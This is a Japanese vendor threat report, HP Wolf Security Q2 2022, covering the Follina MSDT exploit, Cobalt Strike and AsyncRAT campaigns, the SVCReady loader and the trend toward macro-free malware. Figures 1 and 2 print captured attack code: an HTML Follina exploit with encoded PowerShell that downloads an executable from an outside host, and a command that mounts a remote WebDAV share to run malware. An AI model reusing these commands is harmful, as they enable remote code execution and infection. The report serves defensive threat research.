HP WOLF SECURITY

脅威インサイトレポート

Q2 - 2022

脅威のランドスケープ

HP Wolf Security 脅威インサイトレポートの2022年2Q版へようこそ

四半期ごとに我々のセキュリティエキスパートが、HP Wolf Securityで特定された注目すべきマルウェアキャンペーン、トレンド、テクニックを紹介します。検知ツールを回避してエンドポイントに到達した脅威を隔離することで、HP Wolf Securityは、サイバー犯罪者が使用している最新のテクニックを把握し、セキュリティチームに新たな脅威と戦うための知識を与え、セセキュリティ体制を向上させます。[1]

特筆すべき脅威

MSDTのゼロデイ脆弱性が攻撃者にマクロレスでのシステムへのアクセスを提供 (CVE-2022-30190)

4月、Microsoft Support Diagnostic Tool (MSDT) のURLプロトコルに存在する深刻度の高いゼロデイ脆弱性を悪用し、攻撃者が任意のコードを実行できるようにする悪意のあるドキュメントが発見されました。5月27日、セキュリティ研究者は、この脆弱性を悪用する悪意のあるOfficeドキュメントを公開し、"Follina"と名付けました。このドキュメントでは、脆弱性のある"ms-msdt"プロトコルハンドラを含むHTMLファイルを読み込み、引数としてPowerShellコードが指定されています。

その公開後、脅威アクターはすぐにこのテクニックを使ってマルウェアを拡散し始めました。Follinaが攻撃者にとって魅力的なのは、エクスプロイトに必要なユーザの操作が最小限であること、ユーザが慣れ親しんでいるOfficeファイル形式に簡単にパッケージ化できること、マクロのような確立した実行技術と比較して検知される可能性が低いことなどが挙げられます。また、ファイルエクスプローラでファイルをプレビューするだけで、エクスプロイトすることが可能です。[2]

APT 脅威アクター（TA413[3] や Sandworm[4] など）と、QakBot のようなマルウェアを広めるクライムウェアグループの両方が、Follina を悪用することが確認されています。[5] QakBotの運営者が6月上旬にこの手法を採用し、6月中旬にはAgentTeslaやRemcos RATを展開するグループも続いて、いずれもネットワークへの足掛かりを容易に得て、諜報活動やランサムウェアによる金銭的利益といった目的を達成しようとするものでした。

“Follina”公開からパッチリリースまでの日数

63日

パッチは6月14日にリリースされており、問題が報告されてから少なくとも63日間の脆弱性ウィンドウが残されています。[6] 組織がパッチを承認、導入、検証するのにかかる平均時間は97日で、このウィンドウはさらに長くなっています。[7] さらに、MSDTをコード実行の手法として悪用することは、2020年8月の時点で既に言及されていました。[8]

HP Wolf Securityの脅威封じ込め技術により、脆弱性のあるMSDTコンポーネントがマイクロ仮想マシン内に隔離され、ホストシステムを感染から保護するため、CVE-2022-30190のリスクウィンドウを排除することができます。これにより、ネットワーク防御者は、脆弱性のスコープに関する理解が進むにつれて、不完全ですぐに陳腐化する可能性がある検知と緩和策だけに頼る必要がなくなります。パッチ管理は、あらゆるネットワークのセキュリティにとって重要な活動であることに変わりはありませんが、脅威の封じ込めは、Follinaの場合のように、未知の脆弱性から企業を保護することができます。


```
<!doctype html>
<html lang="en">
<body>
<script>window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JFN0YXJ0VXA9IiRFbnY6VVNFUlBST0ZJTEVcQXBwRGF0YVxSb2FtaW5nXE1pY3Jvc29mdFxXaW5kb3dzXFN0YXJ0IE1lbnVcUHJvZ3JhbXNcU3RhcnR1cCI7IEludm9rZS1XZWJSZXF1ZXN0IGh0dHBzOi8vdXBkYXRlYmthdi5jZjo4MDgwL0NoaW1MYWNVcGRhdGUuZXhlIC1PdXRGaWxlICRTdGFydFVwXENoaW1MYWNVcGRhdGUuZXhlOyBTdGFydC1Qcm9jZXNzICIGaWxlUGF0aCAkU3RhcnRVcFxDaGltTGFjVXBkYXRlLmV4ZTsg'+[char]34+'))'))))i/../../../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe\""; //cyunhfaqjlogfbaqcgdqzpjmvnjvwwngcfdrfglhaanlnutwpnulrbbhpqwdarpsqileqbobrdsmjmbudhtcpgypiuleggcflbsmtvywzazdfpoaogetimijlmrbxzjsytzcjetbbkhdcyylaniwpwghrkjsnaqcanewmenutdngpmrdxfrwiizuagbibjosldlyduyuplqdmwgieplmfyedkmxqxrsuxljdobxfjlasnkughhrikccosjjmfgfkponxlvdtdusjvjdxyrjlbfvjjdhfyfklcaaazeztanajufsejskclusxablhnvkebvpirkqwmsuvwtxubohbzzdgglcpoatvvxpwodcckdgfzxngarfsngamgowckhuyffmixuyyffssnjkiighlglivcesvcilvcezfochkmhlnwrkrgcmlnomdijxlluvhxtmnrofvbyrgtzjrvxoqvwtvlvnhnckqcsfdlawxdriafdyttlwbxnfqgdimjowrhnwdgxqsiharuivrfhtepoklbglomdmdueiwrutaufxqybohfgfydsephlclxkyuiozzodzkqhtimsvxcfuqpdsxcxopxjtkubdcyxuazeepoapglfontnjfasqotdxzdkkrefrslmfzqgulxzensbynyzurfzwntuioepwaebfwgkktjxyfnheebflijbubncrzojptxjuipxzkqzfksgongvbjwixuluxenlvctzqemkmfpsvealhtcwjqhpdbvfwljwvjeqembjgzshcdihixboepggoujucpzwpvyglxzlcshgzlvtoivkbgltmconioknkonklxhwlzedbqzggefuxdkpphpoaqkhjmxgalgglqntlpezqlahajbfdkjbyghbwlrxequfpkbgiyhnabjekilhnifdcdbfgkztdgxkcxfghdogqfsgshyfzqaqdltflvmvvkdpmfwhcftzlhoinsssjlwjlamjjcbnaejlegiiyeubmfyphsjlhgjqakwceessmcgmygojcedvdbhmfcsutvuzrcnwojlvrrkkjpdfllzcsjxducpesddzzeesvyrepmvxnkraeojxeartizwbubbntoeconpuhbyhkjryxsvlowqioupzovxaatrauigjzqztvamyknqwyfsidkkbdduprdbcibmaiqqnmpkxuufwsmvmeqmxlaoqpcgzclbcimrfezhwypqtpycudnqvfmrfhvyzxcfwayjsjblmjnryymqetpvpsqbzzmpvtujyspkxelagoqfwphmbmfgofoosltuziwwdrcoetfjavartwjhhrvrzvrimwptmgjaphjzwhqbcacxmmbggmtkzynijjczhksoeeuxuhvquibvrietgnylxonhvbzvowwvngqrrjuycaiphbtgeuogmnerowstfbscplqjqbnceihgeusbrhibtommvpwvoqbetbvzilphwgfcqblbxnmzjihpzbltnvdehqddpdkavhnltnezasnvaevrosnkagytebcswmejammwcndmersbwzjqmwbkpzdslxiyyewyzufgbdzybdqhrophjrddldcoptmmiqzacjotdtwxswaxiolxxkctwbnpjjvbjiuvzdusofuceicynlqdpffjsrrardhhgeczglcobnuaxvhmfqfqhpesxgzdeyauyzfpyiqwtosxodxixiirloxqajkpcwteioxsedqstzmtpemcnlhuqjkblmcfxeadiixpjddfvmybrjnijpooqrriuldvqffnpohzowmanskclhwfsdsywvxrnouatnyzccqkhwiwgnmjejnngkrudyfhvfgebqbydufgbiagcgcziipsszjrdfwnpekdynmbxxrmzmijsbrwbsbhtreyilgvbcchjmhawkocndxavwzctbuyfufqsyegojyehyckfvsvvrhxgcfcymkynlwyhgchzvuiffsmennjojtmnrssrzhnijxmettkjbtabkmojkqplfttixxvcketmizjpgnddpyipqdabpssherxajfxzcaailpfbnkserjdbxenafjvkhvucapgrvlzevxak
</script>
</body>
</html>
```

図1 - CVE-2022-30190 をエクスプロイトするHTML ファイル（ "ms-msdt" プロトコルハンドラ ）

攻撃者は有名イベントの偽VIPチケットで標的を誘う

有名イベントは、攻撃者が被害者を騙してPC上で悪意のあるコードを実行させるためによく利用されるルアーです。第2四半期、HP Wolf Securityの脅威リサーチチームは、2023年のDoha ExpoのVIP招待状を装った悪意のあるMicrosoft Wordドキュメントを拡散するキャンペーンを発見しました。このイベントは、カタールで2番目に大きなイベントで、300万人以上が訪れると言われています。[9]

このキャンペーンでは、Wordドキュメントが.docxファイルで、ファイルを開くと悪意のあるコードが起動されます。調査の結果、このWordファイルはFollina脆弱性（CVE-2022-30190）を悪用し、PowerShellコマンドを含む外部のHTMLファイルを読み込むことが判明しました。（図4）




```
$cmd="C:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentLi
st "/c taskkill /f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList
 "/c net use z: \\5.206.224.233\webdav\ /user:user `$RFVbgtyuJ32D && z:\osdupdate.exe
 && net use z: /delete ";
```

図2＆3 - ルアードキュメント（上）、ネットワークドライブからマルウェアを読み込むコマンド（下）

このコマンドは、msdt.exeを終了させ、リモートサーバーからマルウェアのペイロードをロードして実行します。ペイロードは、通常とは異なる方法でロードされます。コマンドは、ペイロードを直接ダウンロードするのではなく、まず"net use"を使用して、マルウェアを含むWebDAV[10]ネットワークドライブをマウントします。[11] そして、PowerShellコマンドでマルウェアを実行し、マウントされたドライブをクライアントから切断します。この手法は、組織がリモートネットワークドライブをシステム上にマウントすることを許可しているかどうかに依存します。もしそうなら、この技術はWebプロキシを回避するために使用される可能性があります。

ペイロードは、プロセス werfault.exe に自身をインジェクトし、telecomly[.]info にホストされているコマンド＆コントロールサーバ（C2）と通信を行います。このペイロードを分析したところ、一般的な商用バックドアであるCobalt Strike Beaconであることが判明しました。このルアー、脅威アクターのゼロデイ脆弱性Follinaのエクスプロイト、バックドア配信の際のネットワークドライブのマウントは攻撃者がいかに技術を連鎖させることで効果的な攻撃を構築できるかを示しています。

偽の郵便通知がHTMLスマグリングでAsyncRATを配信

私たちが目にする最もポピュラーなルアーのひとつが、偽の配達通知です。第2四半期に、Israel Postを模倣したAsyncRATを拡散するマルウェアキャンペーンを分析しました。このケースでは、ある従業員が、Israel Postから個人用メールアドレスに送られたと称するメールを受信しました。このユーザーは、Webメールを使用して、悪意のあるHTML添付ファイルをビジネス用コンピュータで開きました。添付ファイルがWebからダウンロードされたため、HP Wolf Securityはそのファイルを信頼できないものとして扱い、マイクロVMで開き、設計どおりに脅威を隔離しました。この例からわかるように、個人用のWebメールをビジネス用コンピュータで使用することは危険です。Webメールプロバイダは通常、組織のメールゲートウェイよりも保護機能が低いためです。

この脅威アクターはHTMLスマグリング（T1027.006）技術を使用して、HTML添付ファイルにISOアーカイブを埋め込んでユーザに配信しました。[12] HTML添付ファイルが開かれると、ユーザのWebブラウザは、ISOファイルをダウンロードするようにプロンプトを表示します。ユーザーがISOファイルを開くと、それがドライブとしてマウントされます。内部には、Visual Basicスクリプトが1つだけ存在します。このスクリプトは難読化されており、PowerShellコマンドを実行し、Web上からファイルをダウンロード、実行します。ダウンロードされたファイルは、PowerShellスクリプトです。ダイナミックリンクライブラリ（DLL）と.exeの2つのエンコードされた実行ファイルが含まれています。




図4 - .isoファイルの配信に使用されるHTML添付ファイル

このスクリプトを実行すると、Webブラウザのウィンドウで、Israel PostのWebサイトが陽動目的で開かれます。一方、バックグラウンドでマルウェアは、Visual Basicスクリプト、バッチスクリプト、PowerShellスクリプト、および2つの実行ファイルをローカルフォルダに保存し、Visual Basicスクリプトを実行します。これがトリガーとなり、次々とスクリプトが実行され、最終的にPowerShellを使用してDLLがロードされる感染チェーンが形成されます。DLLがメモリに読み込まれた後、プロセス名と.exeの場所を引数として渡すメソッドが呼び出されます。DLLは、RunPE技術を使用して、選択したプロセス（この場合、aspnet_compiler.exe）に.exeをインジェクションします。[13]

インジェクションされたマルウェアは、感染したシステムを監視し、制御することができる有名な.NETリモートアクセス型トロイの木馬（RAT）AsyncRATです。[14] データ収集と持ち出しの機能を備えています。多くの.NETマルウェアのサンプルと異なり、このキャンペーンで配信されたサンプルは難読化されていないため、その設定を抽出するのは容易な作業でした。この設定は、AESで暗号化されていますが、鍵はマルウェア内に保存されているため、復号化して脅威ハンティングに利用することが可能です。[15]

注目すべきテクニック

ドキュメントに隠されたシェルコードがSVCReady ローダーを拡散




図 5 - 2022 年 4 月に HP Wolf Security が隔離した SVCReady のサンプル

4月末、SVCReady ローダーと呼ばれる未知のマルウェアファミリを広める新たなスパムキャンペーンが確認されました。[16] このマルウェアは、Microsoft Officeドキュメントのプロパティに隠されたシェルコードを使用して標的のPCに配信されるという珍しい方法であることから、また開発者が5月にマルウェアを数回更新しているため開発の初期段階にあると考えられることから、注目されています。

このドキュメントは、悪意のあるコードを実行するために使用されるVisual Basic for Applications (VBA) AutoOpen マクロが含まれています。しかし、他の多くのOfficeマルウェアとは異なり、このドキュメントはPowerShellやMSHTAを使用して、Web上からさらにペイロードをダウンロードすることはありません。その代わりに、VBAマクロは、ドキュメントのプロパティに格納されたシェルコードを実行し、SVCReadyローダーをドロップして実行します。このマルウェアは、rundll32.exeを使用して起動されるDLLです。その主な機能は、感染したコンピュータに他のペイロードをダウンロードすることであり、システム情報を収集し、スクリーンショットを撮り、この情報をC2サーバに送り返すための機能が追加されています。

C2サーバとの通信はHTTPで行われますが、データはRC4暗号を使用して暗号化されています。興味深いことに、4月に分析した最初のマルウェアのサンプルでは、RC4暗号は実装されていませんでした。このことから、C2暗号化は5月中に追加されたばかりであり、このマルウェアは活発に開発されていることがわかります。このマルウェアは、ソフトウェアのバグ、特に永続化メカニズムや収集した偵察データの複製に問題を抱えています。この点、およびキャンペーンの頻度と量が少ないことから、このマルウェアは開発の初期段階にあることが示唆されます。

HP Wolf Securityが検知したEメールゲートウェイスキャナーを回避したEメール媒介型マルウェア


14%

注目すべきトレンド

隔離されたアーカイブ内のマルウェアが前四半期より増加

11%

マルウェアのファイルタイプ



攻撃者はマルウェア配信を「マクロフリー」フォーマットに移行

長年にわたり、攻撃者は標的のコンピュータを感染させる最初のステップとして、悪意のあるマクロを利用してきました。2月Microsoftは、OfficeがWebからダウンロードしたドキュメント内マクロをデフォルトで無効にすることを発表し、この手法を攻撃者から効果的に排除することに成功しました。[17] この変更に対応するため、第2四半期にはマクロを使用しない代替的コード実行技術を試す脅威アクターが現れています。

大きな変化としては、4月22日のEmotetの配信において、運営者がOfficeドキュメントの代わりにマルウェアを配信するショートカット（.lnk）ファイルのテストを開始したことが挙げられます。この新しいショートカットファイルは、ショートカットファイルのターゲットパスにコマンドを指定することで動作し、Webからマルウェアをダウンロードして実行します。これらの悪意のあるショートカットファイルの初期バージョンは、ショートカットファイルに追加されたVisual Basicスクリプトを抽出し、実行するために、"findstr "コマンドを使用していました。第2四半期には、コマンドがバッチスクリプトやPowerShellスクリプトである亜種も確認されました。

2022年には、ショートカットファイルを通じてQakBot、IcedID、Bumblebee、NjRAT、RedLine Stealerなどのマルウェア・ファミリーを拡散する他の脅威アクターが確認されています。6月中旬以降、ハッキング・フォーラムでは、ツールに対する需要に応えるため、いくつかのショートカットファイル型マルウェアのビルダーが販売されるようになりました。これらのビルダーは、マルウェアを拡散させるための武器化されたショートカットファイルを簡単に作成できるように設計されています。

アーカイブの脅威が第1四半期比で11%増加

また、第1四半期以降、アーカイブで配信される脅威が11%増加し、スクリプトと実行ファイルが15%減少しています。これは、悪意のある.lnkショートカットを.zipアーカイブに格納するなど、攻撃者がターゲットに送信する前にアーカイブ内にマルウェアを配置したためと思われます。アーカイブファイル形式は、メールゲートウェイを通過できる可能性が高く、暗号化も可能なため、攻撃者は、悪意のあるコンテンツ検知のための、スキャン依存のセキュリティ対策を回避でき、ユーザーへの到達能力を高めることができます。

脅威の侵入経路

69%

Eメール

17%

Webブラウザーダウンロード

14%

その他

配送関連のルアーが増加

第2四半期には、Agent TeslaなどのRATを配信する、配送をテーマにしたマルウェアキャンペーンが増加し、「shipment」（8位）と「DHL」（9位）が、悪意のあるEメールの件名キーワードのトップ10にランクインしています。

依然としてスプレッドシートが最も多いファイルタイプ

第2四半期も、すべての侵入経路において、スプレッドシートがマルウェアを送り込むファイルタイプのトップとなっており、最も人気のあるルアーはビジネス取引となっています。このファイルタイプは、アジア太平洋地域の企業を標的としたEmotetのキャンペーンで好んで使用されています。

悪意のある実行ファイルが依然としてメールゲートウェイを通過

第2四半期において、Eメールで配信された脅威の上位5つのマルウェアのファイル形式は、.xlsx、.xls、.rar、.zip、.docでした。また、Webブラウザ経由で配信された脅威では、最も人気のあるマルウェアの形式は、.exe、.msi、.rar、.zip、.pdfでした。当然のことながら、これは、攻撃者がユーザに馴染みのある形式を使用していることを示唆しています。さらに驚くべきことは、第2四半期にEメールで配信された脅威の1%が.exeであることで、一部の組織がEメールのゲートウェイでリスクの高いファイルフォーマットをブロックしていないことを示しています。

最新の状態を維持する

HP Wolf Security 脅威インサイトレポートは、ほとんどのお客様が脅威のテレメトリをHPと共有することを選択することによって実現されています。当社のセキュリティ専門家は、脅威の傾向や重要なマルウェアキャンペーンを分析し、洞察を注釈したアラートを顧客にフィードバックしています。
HP Wolf Security の導入を最大限に活用するために、お客様には以下のステップを踏むことをお勧めします。[a]

- HP Wolf Security ControllerでThreat Intelligence ServicesとThreat Forwardingを有効にし、MITRE ATT&CKのアノテーション、トリアージ、専門家による分析を受けることができるようにしてください。[b] 詳細については、ナレッジベースの記事をご覧ください。[18] [19]
- HP Wolf Security Controllerを最新の状態に保ち、新しいダッシュボードとレポートテンプレートを受け取ることができるようにしてください。最新のリリースノートとソフトウェアのダウンロードは、カスタマーポータルでご覧ください。[20]
- HP Wolf Securityのエンドポイントソフトウェアをアップデートし、当社の研究チームが追加した脅威アノテーションルールを常に最新に保ってください。

HP Threat Research チームは、セキュリティチームが脅威から身を守るために役立つ 侵害の痕跡 (IOC) やツールを定期的に公開しています。これらのリソースは、HP Threat Research GitHub リポジトリからアクセスできます。[21] 最新の脅威に関する調査については、HP WOLF SECURITY ブログ[22] にアクセスしてください。




図6 - 2022年第2四半期に使用された攻撃技術の分布を示すMITRE ATT&CKのヒートマップ [23]

HP Wolf Security 脅威インサイトレポートについて

企業は、ユーザーがEメールの添付ファイルを開いたり、Eメール内のハイパーリンクをクリックしたり、Webからファイルをダウンロードすることに対して最も脆弱です。HP Wolf Securityは、リスクの高いアクティビティをマイクロVMに隔離し、ホストコンピュータがマルウェアに感染したり、企業ネットワークに広がったりしないようにすることで企業を保護します。HP Wolf Securityは、イントロスペクションを使用して豊富なフォレンジックデータを収集し、お客様のネットワークが直面する脅威を理解し、インフラストラクチャを強化できるよう支援します。HP Wolf Security 脅威インサイトレポートは、当社の脅威研究チームが分析した注目すべきマルウェアキャンペーンを紹介し、お客様が新たな脅威を認識し、環境を保護するために行動を起こすことができるようにします。

HP Wolf Securityについて

HP Wolf Securityは、新しいタイプ[c]のエンドポイントセキュリティです。HPのハードウェアで強化されたセキュリティとエンドポイントに特化したセキュリティサービスのポートフォリオは、組織がPC、プリンター、そして人々を、取り囲むサイバー犯罪者から守るために設計されています。HP Wolf Security は、ハードウェア・レベルからソフトウェアやサービスに至るまで、包括的なエンドポイントの保護とレジリエンスを提供します。

リファレンス

[1] https://hp.com/wolf

[2] https://www.techspot.com/news/94766-new-follina-zero-day-vulnerability-microsoft-office-works.html

[3] https://www.bleepingcomputer.com/news/security/windows-msdt-zero-day-now-exploited-by-chinese-apt-hackers/

[4] https://www.bleepingcomputer.com/news/security/russian-hackers-start-targeting-ukraine-with-follina-exploits/

[5] https://therecord.media/hackers-using-follina-windows-zero-day-to-spread-qbot-malware/

[6] https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-30190

[7] https://www.morphisec.com/hubfs/2020 State of Endpoint Security Final.pdf

[8] https://benjamin-altpeter.de/doc/thesis-electron.pdf

[9] https://thepeninsulaqatar.com/article/20/06/2022/expo-2023-doha-will-be-second-largest-global-event-in-qatar-official

[10] http://www.webdav.org/specs/rfc4918.html

[11] https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/gg651155(v=ws.11)

[12] https://attack.mitre.org/techniques/T1027/006/

[13] https://www.malwarebytes.com/glossary/runpe-technique

[14] https://malpedia.caad.fkie.fraunhofer.de/details/win.asyncrat

[15] https://github.com/hpthreatresearch/iocs/blob/main/asyncrat/iocs.txt

[16] https://threatresearch.ext.hp.com/svcready-a-new-loader-reveals-itself/

[17] https://docs.microsoft.com/en-us/deployoffice/security/internet-macros-blocked

[18] https://enterprisesecurity.hp.com/s/article/Threat-Forwarding

[19] https://enterprisesecurity.hp.com/s/article/HP-Threat-Intelligence

[20] https://enterprisesecurity.hp.com/s/

[21] https://github.com/hpthreatresearch/

[22] https://threatresearch.ext.hp.com/blog

[23] https://attack.mitre.org/

LEARN MORE AT HP.COM

HP WOLF SECURITY

a. HP Wolf Enterprise Securityはオプションサービスで、HP Sure Click EnterpriseやHP Sure Access Enterpriseなどが該当します。HP Sure Click Enterpriseは、Windows 10が必要で、Microsoft Internet Explorer、Google Chrome、ChromiumまたはFirefoxに対応しています。Microsoft OfficeまたはAdobe Acrobatがインストールされている場合、サポートされている文書には、Microsoft Office（Word、Excel、PowerPoint）およびPDFファイルが含まれます。HPSure Access Enterpriseには、Windows 10 ProまたはEnterpriseが必要です。HPのサービスは、ご購入時にお客様に提供または提示される、当該HPのサービスに適用される使用条件に準拠します。お客様によっては該当地域の法令に従ってその他の法的権利を有することもあり、その場合には当該権利はHPサービスお取引条件またはお使いのHP製品とともに提供されるHP限定保証条件による影響を一切受けません。完全なシステム要件については、以下を参照ください。www.hpdaas.com/requirements

